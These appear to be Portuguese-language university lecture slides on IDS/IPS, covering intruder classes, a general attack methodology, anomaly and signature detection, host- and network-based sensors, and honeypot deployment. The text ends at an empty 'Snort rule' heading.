

Aula 15 - IDS/IPS

Prof. Gabriel Rodrigues Caldas de Aquino

Instituto de Computação
Universidade Federal do Rio de Janeiro
gabrielaquino@ic.ufrj.br

Compilado em:
November 19, 2025

A Ameaça: Intrusos e a Necessidade de Defesa

- Uma das principais ameaças à segurança são os **intrusos**.
- Boa parte das violações são feitas por **outsiders**
- Mas existem algumas violações feitas por **insiders**.
- **Porém:** Insiders podem ser muito mais perigosos.
- **Preocupação:** Ataques **direcionados** a indivíduos e seus sistemas de TI.
- **Implicação:**
 - Ataques direcionados podem *burlar* as defesas de perímetro (ex: Firewalls).
 - É necessário estratégias de **Defesa em Profundidade**.

Classes de Intrusos (Parte 1): Ciber criminosos e Ativistas

Entender a **motivação** dos atacantes auxilia no design da estratégia defensiva.

- **Classe 1: Ciber criminosos**

- **Motivação:** Recompensa Financeira.
- **Atividades:** Roubo de identidade, roubo de credenciais financeiras, espionagem corporativa, roubo ou sequestro de dados.
- **Perfil:** Organizam-se em fóruns *underground* (ex: DarkMarket) para trocar dados e coordenar ataques.

- **Classe 2: Ativistas**

- **Motivação:** Causas sociais ou políticas.
- **Nível de Habilidade:** Frequentemente baixo.
- **Atividades:** Promover a causa através de *website defacement*, DoS, ou vazamento de dados.
- **Exemplos:** Anonymous, LulzSec, Manning, Snowden.

Classes de Intrusos (Parte 2): APTs e Outros

- **Classe 3: APTs**

- **Quem são?** Grupos de hackers **patrocinados por governos**.
- **Motivação:** Conduzir **espionagem** ou **sabotagem**.
- **Alias: APTs (Advanced Persistent Threats)** – devido à natureza **secreta** e **persistência** por longos períodos.
- **Escopo:** Generalizado (China, Rússia, EUA, UK, etc.).

- **Classe 4: Outros**

- **Hackers Clássicos:**

- **Motivação:** Desafio técnico, ou estima e reputação no grupo.
- Ex: Responsáveis por descobrir novas vulnerabilidades, como buffer overflow.

- **Hobby Hackers:**

- Usam *attack toolkits* (ferramentas prontas) para explorar.
- Potencialmente podem ser recrutados pelas outras classes.

Exemplos de Intrusão (NIST SP 800-61) - Parte 1

O NIST SP 800-61 (Guia de Resposta a Incidentes) lista os seguintes exemplos de intrusão:

- Realizar um comprometimento *root* remoto de um servidor de e-mail.
- Pichar (defacing) um servidor Web.
- Adivinhar e quebrar senhas.
- Copiar um banco de dados contendo números de cartão de crédito.
- Visualizar dados sensíveis (folha de pagamento, registros médicos) sem autorização.

Exemplos de Intrusão (NIST SP 800-61) - Parte 2

- Executar um *packet sniffer* em uma estação de trabalho para capturar nomes de usuário e senhas.
- Usar um erro de permissão em um servidor FTP anônimo para distribuir software pirata e arquivos de música.
- Acessar sistema inseguro e obter acesso à rede interna.
- **Engenharia Social**

O Papel e as Limitações do IDS/IPS

- **IDS: Sistemas de Detecção de Intrusão**
- **IPS: Sistemas de Prevenção de Intrusão**
- **Onde funcionam bem:**
 - São razoavelmente eficazes contra ataques **conhecidos** e **menos sofisticados**.
 - Ex: Ataques de grupos ativistas ou golpes de e-mail em larga escala.
- **Onde falham:**
 - São **menos eficazes** contra ataques sofisticados e direcionados (ex: cibercriminosos ou APTs patrocinados pelo Estado).
 - *Por quê?* Esses atacantes usam **zero-day exploits** e sabem como **obscurecer** suas atividades no sistema.
- **Defesa em Profundidade**
 - O IDS/IPS precisa ser parte de uma estratégia de **Defesa em Profundidade**. Incluindo criptografia, trilhas de auditoria, autenticação forte e gerenciamento ativo de segurança.

Comportamento do Intruso: Metodologia de Ataque

Padrões de comportamento dos intrusos mudam e constantemente

- **Porém existe** uma metodologia de ataque comum:
 - Phishing → Instalação de Malware → Roubo de Credenciais → Comprometimento.

Etapas:

- **1. Aquisição de Alvo e Coleta de Informações**
 - Ossint - Open source intelligence
 - Usa informações publicamente disponíveis (técnicas ou não)
 - Uso de ferramentas de mapeamento de rede
 - **Objetivo:** Identificar e caracterizar os sistemas-alvo.
- **2. Acesso Inicial**
 - Explorando uma vulnerabilidade de rede remota.
 - Explorando credenciais de autenticação fracas.
 - Instalando malware (via **engenharia social** ou **download direcionado**).

- **3. Escalação de Privilégio**

- Ações tomadas **dentro** do sistema **após o acesso inicial**.
- Explora vulnerabilidades de acesso *local*.
- **Objetivo:** Aumentar os privilégios disponíveis para o atacante, permitindo que ele atinja seus objetivos no sistema-alvo.

- **4. Coleta de Informações ou Exploração do Sistema**

- Ações do atacante para acessar ou modificar informações/recursos no sistema.
- Pode incluir mudar para outro sistema-alvo (**movimentação lateral**).

- **5. Manutenção do Acesso**

- Ações para permitir acesso contínuo (persistência) pelo atacante.
- Instalação de **backdoors** ou outro software malicioso.
- Adição de credenciais de autenticação "secretas" .
- Outras mudanças de configuração no sistema.

- **6. Apagando Rastros**

- O atacante desabilita ou edita **logs de auditoria** para remover evidências da atividade de ataque.
- Usa **rootkits** e outras medidas para esconder arquivos ou códigos instalados secretamente.

Exemplos de Comportamento do Intruso

- **(a) Aquisição de Alvo e Coleta de Informações**
 - Explorar site corporativo (estrutura, pessoal, S.O.).
 - Usar DNS lookup (`dig`, `host`) e banco de dados WHOIS.
 - Mapear serviços de rede (NMAP).
 - Enviar e-mail de "sondagem" (ex: SAC) para analisar a resposta (tipo de cliente/servidor de e-mail).
 - Identificar serviços vulneráveis (ex: um CMS Web).
- **(b) Acesso Inicial**
 - *Brute force* (adivinhação) de senha (ex: do CMS).
 - Explorar uma vulnerabilidade em um plugin (ex: do CMS) para ganhar acesso ao sistema.
 - Enviar e-mail de *spear-phishing* direcionado (com link para um *exploit* de navegador).

Exemplos de Comportamento do Intruso

- **(c) Escalação de Privilégio (Privilege Escalation)**

- Escanear o sistema por aplicações com *exploits* locais.
- Explorar uma aplicação vulnerável para ganhar privilégios elevados (ex: root/admin).
- Instalar *sniffers* para capturar senhas de administrador na rede.
- Usar a senha de admin capturada para acessar informação privilegiada.

- **(d) Coleta de Informações ou Exploração do Sistema**

- Escanear arquivos em busca da informação desejada (ex: dados financeiros, PII).
- Transferir um grande número de documentos para um repositório externo (exfiltração de dados).
- Usar senhas (capturadas) para acessar outros servidores na rede (movimentação lateral).

Exemplos de Comportamento do Intruso

- **(e) Manutenção de Acesso**

- Instalar uma ferramenta de administração remota (RAT) ou *rootkit* com um *backdoor* para acesso futuro.
- Usar a senha de administrador (capturada) para acessar a rede posteriormente (persistência).
- Modificar ou desabilitar programas de antivírus (AV) ou IDS rodando no sistema para evitar detecção.

- **(f) Apagando Rastros**

- Usar um *rootkit* para esconder os arquivos (ex: RAT, sniffers) instalados no sistema.
- Editar arquivos de log (*logfiles*) para remover as entradas (evidências) geradas durante a intrusão.

Detecção de Intrusão (Intrusion Detection): Definições

- **Intrusão de Segurança:**

- Um ato **não autorizado** de **burlar (bypassing)** os mecanismos de segurança de um sistema.

- **Detecção de Intrusão :**

- Uma função de hardware ou software que **coleta e analisa** informações de várias áreas (dentro de um computador ou rede).
- **Objetivo:** Identificar possíveis intrusões de segurança.

Componentes Lógicos de um IDS

- Um IDS (Intrusion Detection System) é composto por três componentes lógicos:
- **1. Sensores**
 - Responsáveis por **coletar dados**.
 - A entrada pode ser qualquer parte do sistema que contenha evidência de intrusão
 - Ex: pacotes de rede, arquivos de log, system calls.
 - Os sensores coletam e encaminham esta informação para o Analisador.
- **2. Analisadores**
 - Recebem a entrada de um ou mais Sensores.
 - A saída **determina se uma intrusão ocorreu**.
 - Pode incluir evidências e orientações sobre ações.
 - Os dados dos sensores também podem ser armazenados para análise futura.
- **3. Interface de Usuário**
 - Permite ao administrador **visualizar** o sistema ou **controlar o seu comportamento**.

Classificação de IDSs (Baseado na Fonte de Dados)

Arquitetura:

- **Simple:** Um IDS com um único sensor e analisador - Ex: um HIDS ou NIDS.
- **Distribuída:** Uso de **múltiplos sensores** em vários hosts e dispositivos de rede, enviando informações para um **analisador centralizado**.

Classificação (Fonte e Tipo de Dados):

- **1. Host-based IDS (HIDS)**
 - **O que monitora?** As características de um **único host** e os eventos ocorrendo nele.
 - *Exemplos:* Identificadores de processo (PIDs), *system calls* (chamadas de sistema).
- **2. Network-based IDS (NIDS)**
 - **O que monitora?** O **tráfego de rede** de segmentos ou dispositivos específicos.
 - *Exemplos:* Analisa tráfego da rede para identificar atividades suspeitas.
- **3. Distributed ou Hybrid IDS (Distribuído/Híbrido)**
 - **O que faz?** Combina informações de vários sensores (HIDS e/ou NIDS) em um analisador central.
 - *Vantagem:* Consegue identificar e responder melhor à atividade de intrusão.

Princípios Básicos: Motivações para o IDS

- Autenticação, Controle de Acesso e Firewalls ajudam a combater intrusões.
- A **Deteccção de Intrusão (IDS)** é outra linha de defesa, motivada por várias considerações:
 - **1. Deteccção Rápida**
 - Se a intrusão for detectada rápido o suficiente, o intruso pode ser **ejetado** do sistema *antes* de causar danos ou comprometer dados.
 - Mesmo se não for a tempo de "preempt" (impedir), quanto mais cedo a detecção, menor o dano e mais rápida a recuperação.
 - **2. Efeito desencorajador**
 - Um IDS eficaz pode desencorajar ataques, atuando assim para **prevenir** intrusões.
 - **3. Coleta de Informações**
 - A detecção permite a coleta de informações sobre **técnicas de intrusão**.
 - Essas informações podem ser usadas para fortalecer as medidas de **prevenção** (ex: regras de firewall, patches).

Princípios Básicos: A Suposição Fundamental do IDS

- **A Suposição:**

- A detecção de intrusão baseia-se na suposição de que o comportamento do **intruso** difere do comportamento de um **usuário legítimo** de maneiras que podem ser **quantificadas**.

- **O Desafio (A Realidade):**

- Não podemos esperar que haja uma distinção **nítida (crisp)** e **exata** entre um ataque e o uso normal dos recursos.

- **A Consequência (Falsos Positivos/Negativos):**

- Devemos esperar que haverá alguma **sobreposição (overlap)** entre o comportamento legítimo e o comportamento de ataque.
- (O trabalho do Analisador é minimizar essa sobreposição).

O Desafio Central do IDS: O "Trade-Off"

- O comportamento típico de um intruso e de um usuário autorizado não são perfeitamente distintos; existe uma **sobreposição (overlap)**.
- **O Dilema (Compromisso):**
 - **1. Interpretação "Frouxa" (Loose):**
 - Tenta capturar o máximo de intrusos.
 - **Resultado:** Leva a um alto número de **Falsos Positivos** (Falsos Alarmes), onde usuários autorizados são identificados como intrusos.
 - **2. Interpretação "Restrita" (Tight):**
 - Tenta limitar os Falsos Positivos.
 - **Resultado:** Leva a um aumento de **Falsos Negativos** (intrusos não identificados).
- **O Objetivo Ideal:**
 - A prática do IDS é um "compromisso" (e uma "arte").
 - Maximizar a **Taxa de Detecção** (detectar ataques reais).
 - Minimizar a **Taxa de Falsos Alarmes** (ignorar uso normal).

A dificuldade de detecção depende do tipo de intruso:

- **Detectando Atacantes Externos (Outsiders):**

- É possível (com confiança razoável) distinguir um atacante externo de um usuário legítimo.
- **Como?** Padrões de comportamento legítimo podem ser estabelecidos (observando o histórico).
- **Detecção:** Pode-se detectar **desvios significativos** (anomalias) desses padrões.

- **Detectando Atacantes Internos (Insiders):**

- (Um usuário legítimo agindo de forma não autorizada).
- Anderson concluiu que esta é a tarefa **mais difícil**.
- **Por quê?** A distinção entre o comportamento "anormal" (malicioso) e "normal" (legítimo) de um insider pode ser **muito pequena**.
- **Conclusão:** A busca *apenas* por anomalias seria **insuficiente** para detectar insiders.
- **Solução (sugerida):** O comportamento do insider pode ser detectável através de uma **definição inteligente** de condições (regras) que sugerem uso não autorizado.

- **O Objetivo Duplo (e Conflitante):**
 - **1. Alta Taxa de Detecção:** Detectar uma porcentagem substancial de intrusões (senão, o IDS gera uma *falsa sensação de segurança*).
 - **2. Baixa Taxa de Falsos Alarmes:** Se os falsos positivos (alarmes) forem frequentes, os gerentes **passarão a ignorar os alarmes** ou perderão muito tempo analisando-os.
- **A Falácia da Taxa-Base (Base-Rate Fallacy):**
 - É **extremamente difícil** atingir os dois objetivos.
 - **O Problema:** O número real de **intrusões** (taxa-base) é **muito baixo** em comparação com o número de **usos legítimos** (normal).
 - **A Consequência:** A menos que o teste (o IDS) seja *extremamente discriminatório* (quase perfeito), a taxa de falsos alarmes será **alta**.
 - **O desafio está aqui**

Requisitos de um IDS - Parte 1

Um IDS deve:

- **1. Rodar continuamente** com mínima supervisão humana.
- **2. Ser tolerante a falhas**, ou seja, capaz de se recuperar de *crashes* e reinicializações.
- **3. Resistir à subversão.** O IDS deve ser capaz de monitorar a si mesmo e detectar se foi modificado por um atacante.
- **4. Impor um overhead mínimo** no sistema onde está rodando.
- **5. Ser configurável** de acordo com as políticas de segurança do sistema que está sendo monitorado.

sobrecarga

- **6. Ser capaz de se adaptar** a mudanças no comportamento do sistema e dos usuários ao longo do tempo.
- **7. Ser capaz de escalar** para monitorar um grande número de hosts.
- **8. Evitar parada completa** do serviço, ou seja, se alguns componentes pararem, o resto deve ser afetado o mínimo possível.
- **9. Permitir reconfiguração dinâmica**, ou seja, a capacidade de reconfigurar o IDS sem ter que reiniciá-lo.

Os IDSs usam duas abordagens:

- **1. Detecção de Anomalia**
- **2. Detecção por Assinatura ou Heurística**

- 1. Detecção de Anomalia

- **Como funciona?** Envolve a coleta de dados sobre o comportamento de **usuários legítimos** ao longo do tempo (criando uma "linha de base" do que é **normal**).
- **Análise:** O comportamento *atual* observado é então analisado.
- **Decisão:** O IDS determina se o comportamento atual é de um usuário legítimo ou se é uma **anomalia** desse padrão, indicando um intruso.

Abordagem de Análise: Detecção de Anomalia (Definição)

Duas fases:

- **1. Fase de Treinamento**

- Desenvolve um **modelo** do comportamento legítimo (normal) do usuário.
- Como? Coletando e processando dados dos sensores durante a operação normal do sistema.
- (Pode ocorrer em momentos distintos ou ser um processo contínuo de evolução do modelo).

- **2. Fase de Detecção**

- O comportamento **atual** observado é comparado com o modelo (normal).
- O comportamento é então classificado como **legítimo** ou **anômalo** (suspeito).

Detecção de Anomalia: Categorias de Classificação

Temos três abordagens:

- **1. Estatística**
 - Análise do comportamento observado usando modelos (univariados, multivariados, time-series) das métricas.
- **2. Baseada em Conhecimento**
 - Usa um **sistema especialista** (expert system) que classifica o comportamento de acordo com um conjunto de **regras** que modelam o comportamento legítimo.
- **3. Aprendizado de Máquina (Machine-learning)**
 - Determina **automaticamente** um modelo de classificação adequado a partir dos dados de treinamento, usando técnicas de mineração de dados.

Abordagem 1: Estatística

Desenvolve um **perfil estatístico** das métricas observadas.

- **Uso de:**

- *Univariada*: Trata cada métrica como independente (muito "cru" (crude), ineficaz).
- *Multivariada*: Considera correlações entre métricas (melhor discriminação).
- *Séries Temporais (Time-series)*: Usa a ordem e o tempo entre eventos (ainda melhor).

- **Vantagens:**

- Relativa simplicidade e baixo custo computacional.
- Não necessita de suposições (assumptions) sobre o comportamento esperado.

- **Desvantagens:**

- Dificuldade em selecionar métricas adequadas (balanço de falsos positivos/negativos).
- Nem todos os comportamentos podem ser modelados por esta abordagem.

Abordagem 2: Baseada em Conhecimento

- Classifica os dados observados usando um **conjunto de regras** (expert system).
- **Fase de Treinamento:**
 - As regras são desenvolvidas (podendo ser **manualmente**) para caracterizar os dados de treinamento em classes distintas.
 - Pode usar ferramentas formais: máquinas de estado finito, linguagens de descrição.
- **Vantagens:**
 - Robustez e flexibilidade.
- **Desvantagens:**
 - **Dificuldade e tempo** para desenvolver regras (conhecimento) de alta qualidade.
 - Necessidade de **especialistas humanos** (human experts) para auxiliar no processo.

Abordagem 3: Aprendizado de Máquina (Conceito e Trade-offs)

- Usa técnicas de *data mining* para desenvolver **automaticamente** um modelo a partir dos dados de treinamento (normais).
- **Fase de Treinamento (Custo):**
 - Requer **tempo significativo** e **altos recursos computacionais**.
- **Fase de Detecção (Eficiência):**
 - Uma vez que o modelo é gerado, a análise subsequente (classificação) é geralmente **bastante eficiente**.
- **Vantagens:**
 - Flexibilidade e adaptabilidade.
 - Capacidade de capturar interdependências complexas entre as métricas.
- **Desvantagens:**
 - Dependência de suposições sobre o comportamento "aceito".
 - Taxa de **falsos alarmes** (false alarm rate) **inaceitavelmente alta** (atualmente).
 - Alto custo de recursos (para treinar).

Abordagem 3: Aprendizado de Máquina - Abordagens

Várias abordagens de ML foram tentadas com sucesso variado:

- **Redes Bayesianas:** Codifica relações probabilísticas.
- **Modelos de Markov:** Modelo com conjuntos de estados interligados por probabilidades de transição.
- **Redes Neurais:** Para classificar dados.
- **Lógica Fuzzy:** Raciocínio é aproximado; pode acomodar incerteza.
- **Algoritmos Genéticos:** Desenvolver regras de classificação.
- **Clusterização e Detecção de Outlier:** Agrupa dados por similaridade; novos dados são classificados como "dentro de um cluster" (normal) ou "outlier" (anomalia).

- **2. Detecção por Assinatura ou Heurística**

- Também conhecida como **Detecção de Mau Uso** .
- **Como funciona?** Usa um conjunto de **padrões maliciosos conhecidos** ou **regras de ataque**.
- **Análise:** O comportamento atual é comparado com este conjunto de regras/assinaturas.
- **Decisão:** Se houver uma correspondência, é considerado um intruso.

Abordagem de Análise: Detecção por Assinatura

- **Como Funciona:**

- Compara os dados coletados com **padrões conhecidos de dados maliciosos**.
- As assinaturas precisam dar detalhes o suficiente para minimizar falsos alarmes, mas ainda detectar uma fração suficiente de dados maliciosos.

- **Onde é usado:** Amplamente utilizado em produtos antivírus, proxies de varredura de tráfego de rede e NIDS.

- **Vantagens:**

- Custo relativamente baixo em tempo e uso de recursos.
- Ampla aceitação.

- **Desvantagens:**

- Esforço significativo necessário para identificar e revisar novos comportamentos para criar assinaturas.
- **Incapacidade de detectar ataques "zero-day"** onde nenhuma assinatura existe.

Abordagem de Análise: Detecção Heurística

- **Como Funciona:**

- Envolve o uso de **regras** para identificar ataques **conhecidos** ou que explorariam **fraquezas conhecidas**.
- As regras também podem identificar comportamento **suspeito**, mesmo que esse comportamento esteja dentro dos padrões de uso estabelecidos.

- **Desenvolvimento das Regras:**

- Abordagem mais frutífera: **Analisar ferramentas e scripts de ataque** coletados na Internet.
- Suplementado por regras geradas por **especialistas**.
- As regras são tipicamente específicas para a máquina e o S.O.

- **Exemplo:**

- O sistema **SNORT** é um exemplo de um **NIDS baseado em regras**.
- Existe uma grande coleção de regras para ele detectar uma ampla variedade de ataques de rede.

Host-Based IDS (HIDS): Introdução

- **O que é?**
 - O HIDS adiciona uma **camada especializada de software de segurança** a sistemas vulneráveis ou sensíveis.
 - *Exemplos:* Servidores de banco de dados, sistemas administrativos.
- **Função:**
 - Monitora a atividade **dentro do sistema** de várias maneiras para detectar comportamento suspeito.
- **Propósito Principal:**
 - 1. Detectar intrusões.
 - 2. Registrar (log) eventos suspeitos.
 - 3. Enviar alertas.
 - IDS/IPS
- **Abordagens de Análise:**
 - HIDS usa as duas abordagens:
 - Detecção de Anomalia (Anomaly).
 - Detecção por Assinatura ou Heurística.

HIDS: Fontes de Dados e Sensores (Parte 1)

- Um componente fundamental do IDS é o **sensor** que coleta dados. Um registro da atividade (input) deve ser fornecido ao analisador.
- Fontes de dados comuns incluem:
- **1. Rastros de Chamadas de Sistema**
 - Um registro da sequência de *system calls* feitas pelos processos.
 - Amplamente reconhecida como a **fonte de dados preferida** para HIDS.
 - **Vantagem:** Funciona bem em sistemas Unix e Linux.
 - **Desvantagem:** Problemático em sistemas Windows (devido ao uso extensivo de DLLs, que "obscurecem" quais processos usam quais chamadas).
- **2. Registros de Auditoria**
 - A maioria dos S.O. modernos inclui software de "accounting" (auditoria) que coleta informações sobre a atividade do usuário.
 - **Vantagem:** Nenhum software de coleta adicional é necessário.
 - **Desvantagem (1):** Os registros podem não conter a informação necessária ou não estar em um formato conveniente.
 - **Desvantagem (2):** Intrusos podem tentar **manipular** esses logs para esconder suas ações.

- **3. Checksums de Integridade de Arquivos**

- Abordagem comum: Escanear periodicamente **arquivos críticos** (ex: arquivos de sistema) em busca de mudanças.
- **Como?** Comparando hash atuais com um registro de valores conhecidos (baseline).
- **Desvantagem (1):** A necessidade de gerar e proteger os checksums "bons" (baseline).
- **Desvantagem (2):** A dificuldade de monitorar arquivos que *mudam* (legitimamente) o tempo todo.

- **4. Acesso ao Registro**

- Uma abordagem usada em sistemas **Windows**.
- Monitora o acesso ao Registro (dada a quantidade de informação e acesso usados pelos programas).
- **Desvantagem:** Muito específico do Windows; registrou sucesso limitado.

- **Função Resumida do Sensor:**

- Coleta dados → Filtra (padroniza formato) → Encaminha para o Analisador.

HIDS por Anomalia (Sistemas Linux/UNIX)

- A maioria dos trabalhos em HIDS por anomalia foi feita em UNIX/Linux (dada a facilidade de coletar dados).
- **Fonte de Dados Preferida: Rastros de Chamadas de Sistema .**
 - Logs de auditoria.
- **Por que "System Calls" ?**
 - São o meio pelo qual os programas acessam as funções do **kernel**.
 - Fornecem informação **detalhada** sobre a atividade do processo, permitindo classificar como normal ou anômalo.

- Os *system call traces* (coletados) são analisados por um motor de decisão.
- **Abordagem Original (STIDE):**
 - Compara sequências de chamadas observadas com sequências "normais" (do treinamento) para obter uma "taxa de disparidade" (mismatch ratio).
- **Abordagens Alternativas (ML):**
 - Hidden Markov Models (HMM)
 - Redes Neurais Artificiais (ANN)
 - Support Vector Machines (SVM)
 - Extreme Learning Machines (ELM)
- **Performance:**
 - taxa% detecção, falsos positivos.
 - velocidade de detecção.

HIDS: Detecção por Assinatura ou Heurística

- **Implementação Comum:** É a base dos **Antivírus**.
 - Usado em: sistemas cliente (PCs), dispositivos móveis, e incorporado em proxies (e-mail, Web) e NIDS.
- **Como Funciona (Duas Técnicas):**
 - **1. Assinaturas :**
 - Um banco de dados de **padrões de dados** (file signatures) encontrados em malware conhecido.
 - **2. Heurísticas:**
 - Um conjunto de **regras** que caracterizam o **comportamento** malicioso conhecido.
- **Vantagem:**
 - *Muito eficiente* para detectar malware conhecido.
- **Desvantagem :**
 - **NÃO é capaz** de detectar ataques "**zero-day**" (ataques novos/desconhecidos).
 - Pois o novo ataque não corresponde a nenhuma assinatura ou regra conhecida.
- **Uso Principal:**
 - Amplamente utilizado, especialmente em sistemas **Windows** (que continuam a ser um alvo principal de intrusos).

- **O Foco Tradicional:**

- O trabalho em HIDS (Host-based) focava-se na operação **stand-alone** (em um único sistema).

- **A Realidade Organizacional:**

- A organização típica precisa defender uma coleção **distribuída** de hosts (suportados por uma LAN ou inter-rede).


- **A Evolução (A Defesa Eficaz):**

- Embora seja possível usar HIDS *stand-alone* em cada host...
- Uma defesa **mais eficaz** é alcançada através da **coordenação e cooperação** entre os IDSs pela rede (ou seja, um HIDS Distribuído).

Network-Based IDS (NIDS): Definição e Papel

- **O que é um NIDS?**
 - Monitora o tráfego em **pontos selecionados** de uma rede.
 - Examina o tráfego **pacote a pacote** em tempo real (ou próximo a isso).
 - Analisa atividade nos protocolos de Rede (L3), Transporte (L4) e/ou Aplicação (L7).
- **Contraste (NIDS vs. HIDS):**
 - **NIDS:** Examina o *tráfego de pacotes* **direcionado aos** sistemas.
 - **HIDS:** Examina a *atividade do usuário e do software* **dentro de** um host.
- **Papel e Localização:**
 - Tipicamente incluído na infraestrutura de **segurança de perímetro** (incorporado ou associado ao firewall).
 - Foco: Monitorar tentativas de intrusão **externa**.
- **Arquitetura Típica:**
 - Sensores (para monitorar tráfego).
 - Servidores de Gerenciamento (para análise).
 - Consoles de Gerenciamento (para interface humana).

Funcionamento NIDS



NIDS: A Limitação da Criptografia e Modos de Sensor

- **A Grande Limitação - Criptografia:**

- Com o uso crescente de criptografia (ex: TLS/SSL), os NIDS **perderam o acesso ao conteúdo (payload)** significativo do tráfego.
- Isso **prejudica (hindering)** sua capacidade de funcionar bem (ex: não podem ver comandos maliciosos dentro de uma sessão HTTPS).
- **Conclusão:** NIDS são importantes, mas só podem formar **parte** da solução (Defesa em Profundidade).

- **Tipos de Sensores de Rede (Modos):**

- **1. Sensor Inline**

- Inserido em um segmento de rede; o tráfego **deve passar através** do sensor.
- (Pode ser combinado com um firewall ou switch).
- **Vantagem (IPS):** Permite **bloquear** um ataque quando detectado (atuando como IDS e IPS - Intrusion Prevention System).

- **2. Sensor Passivo**

- (Mais comum).
- Monitora uma **cópia** do tráfego de rede; o tráfego real *não* passa pelo dispositivo.
- **Vantagem:** Mais eficiente, pois não adiciona um passo de manuseio extra (não contribui para o atraso/delay dos pacotes).

NIDS: Configuração Passiva e Sensores Wireless (WIDS)

- **Configuração Típica**

- O sensor se conecta ao meio (ex: cabo de fibra óptica) através de um **"tap"** (derivação física).
- O "tap" fornece ao sensor uma **cópia** de todo o tráfego da rede.
- **Uso de Placas de Rede:**
 - **NIC 1 (Coleta):** Conectada ao "tap". Geralmente **não possui um endereço IP**. Apenas coleta todo o tráfego (modo promíscuo).
 - **NIC 2 (Gerenciamento):** Conectada à rede **com um endereço IP**. Permite ao sensor se comunicar com o servidor de gerenciamento NIDS.

- **Distinção: Sensores Wireless**

- Pode ser *inline* (incorporado em um Access Point - AP) ou *passivo* (monitorando o tráfego "pelo ar").
- **Função:** Apenas sensores wireless podem analisar o tráfego de **protocolo wireless** e detectar ataques específicos (ex: DoS wireless, sequestro de sessão, AP falso).
- **WIDS (Wireless IDS):** Um NIDS focado exclusivamente em redes sem fio.

Honeypots: Definição e Propósito

- Honeypots (Potes de Mel) são **sistemas-isca (decoy systems)**.
- São projetados para **atrair (lure)** um atacante potencial para **longe** dos sistemas críticos.
- **Três Objetivos Principais:**
 - **1. Desviar (Divert):** Desviar um atacante de acessar sistemas críticos.
 - **2. Coletar Informações:** Coletar dados sobre a atividade do atacante (técnicas, ferramentas).
 - **3. Ganhar Tempo (Encourage):** Encorajar o atacante a ficar no sistema tempo suficiente para que os administradores possam responder.
- **A Lógica Fundamental:**
 - O honeypot é preenchido com **informações fabricadas** (que parecem valiosas, mas um usuário legítimo nunca acessaria).
 - **Qualquer acesso** ao honeypot é, por definição, **suspeito**.
 - O sistema é instrumentado com monitores e loggers sensíveis.
 - Como o ataque "parece" ser bem-sucedido, os admins podem rastrear o atacante sem expor sistemas produtivos.

Honeypots: Tipos de Interação (Low vs. High)

- **Valor do Honeypot:** É um recurso sem valor de produção. Não há razão legítima para interação.
 - Qualquer comunicação *de entrada* (inbound) é (provavelmente) uma sonda, scan ou ataque.
 - Se um honeypot inicia comunicação *de saída* (outbound), ele (provavelmente) foi comprometido.
- **Classificação (Nível de Interação):**
- **1. Low Interaction Honeypot (Baixa Interação)**
 - Um pacote de software que **EMULA** serviços ou sistemas (ex: finge ser um servidor FTP).
 - Fornece uma interação inicial realista, mas **não executa** a versão completa dos serviços.
- **2. High Interaction Honeypot (Alta Interação)**
 - É um **sistema real**: S.O. completo, serviços e aplicações reais.
 - O sistema é instrumentado (monitorado) e colocado onde os atacantes podem acessá-lo.

Trade-offs (High vs. Low) e Honeynets

- **High Interaction (Vantagem):**
 - Um alvo **muito mais realista**.
 - Pode "ocupar" (prender) um atacante por um período extenso.
- **High Interaction (Desvantagens / Riscos):**
 - Requer **significativamente mais recursos** (é um S.O. real).
 - **RISCO:** Se for comprometido, pode ser usado pelo atacante para iniciar ataques contra **outros sistemas** (na Internet).
 - Isso pode resultar em problemas **legais** ou de **reputação** indesejados para a organização.
- **Low Interaction (Vantagem):**
 - Suficiente para detectar estágios iniciais do ataque (scan, probe) e alertar (como componente de um IDS distribuído).
- **Honeynet (Rede Honeypot):**
 - Esforços recentes ("The Honeynet Project") focam em construir **redes inteiras** de honeypots que emulam uma empresa (com tráfego simulado).

Implantação (Deployment) de Honeypots

- A localização depende dos objetivos (tipo de info a coletar) e do nível de risco tolerado.
- **1. Externo** (Internet, antes do firewall)
- **2. DMZ** (Rede de Serviços, entre firewalls)
- **3. Interno** (Rede Corporativa, após o firewall)

Implantação: Posição 1 (Externa)

- **Localização:** Na Internet, **antes** do firewall externo.
- **Vantagens:**
 - Útil para rastrear tentativas de conexão a **IPs não utilizados** (scans).
 - **Não aumenta o risco** para a rede interna (o perigo de um sistema comprometido *atrás* do firewall é evitado).
 - **Reduz "ruído":** Atrai muitos ataques, reduzindo os alertas no firewall e nos sensores IDS internos (facilitando o gerenciamento).
- **Desvantagem:**
 - Pouca ou nenhuma capacidade de capturar **atacantes internos**.

Implantação: Posição 2 (DMZ)

- **Localização:** Na rede de serviços (Web, Mail), ou seja, **dentro da DMZ** (entre o firewall externo e o interno).
- **Vantagem (Implícita):**
 - Monitora ataques direcionados aos serviços públicos (Web, Mail, DNS).
- **Desvantagens (Trade-off):**
 - **Risco de Contaminação:** O admin deve garantir que os *outros sistemas* (legítimos) na DMZ estejam seguros contra o honeypot (caso ele seja comprometido).
 - **Conflito com Firewall:** O firewall (externo) tipicamente **bloqueia** tráfego desnecessário para a DMZ (ex: permite só porta 80, 443).
 - **Dilema:** O admin deve (1) **abrir o firewall** (aumentando o risco) ou (2) **limitar a eficácia** do honeypot (que não verá os ataques bloqueados).

Implantação: Posição 3 (Interna) e "Honeyfiles"

- **Localização:** Na rede **totalmente interna**.
 - **Vantagens:**
 - Vantagem mais importante: Pode capturar **ataques internos**.
 - Pode detectar um firewall **mal configurado** (que encaminha tráfego indevido da Internet para a rede interna).
 - **Desvantagens (Sérias):**
 - **Risco Alto:** Se o honeypot for comprometido, ele pode atacar **outros sistemas internos**.
 - (O firewall não bloquearia o tráfego do atacante para o honeypot, pois ele é visto como tráfego "permitido" para o honeypot).
 - (Similar à DMZ, o firewall interno precisa de regras de exceção).
-
- **Tecnologia Relacionada: Honeyfiles**
 - Emulam **documentos** legítimos (com nomes realistas, ex: "Salarios_Diretoria.xlsx").
 - Atuam como "isca" (bait) para intrusos.
 - **Qualquer acesso** a esses arquivos (que não deveriam ser acessados por usuários legítimos) é considerado **suspeito**.

Regra Snort:

```
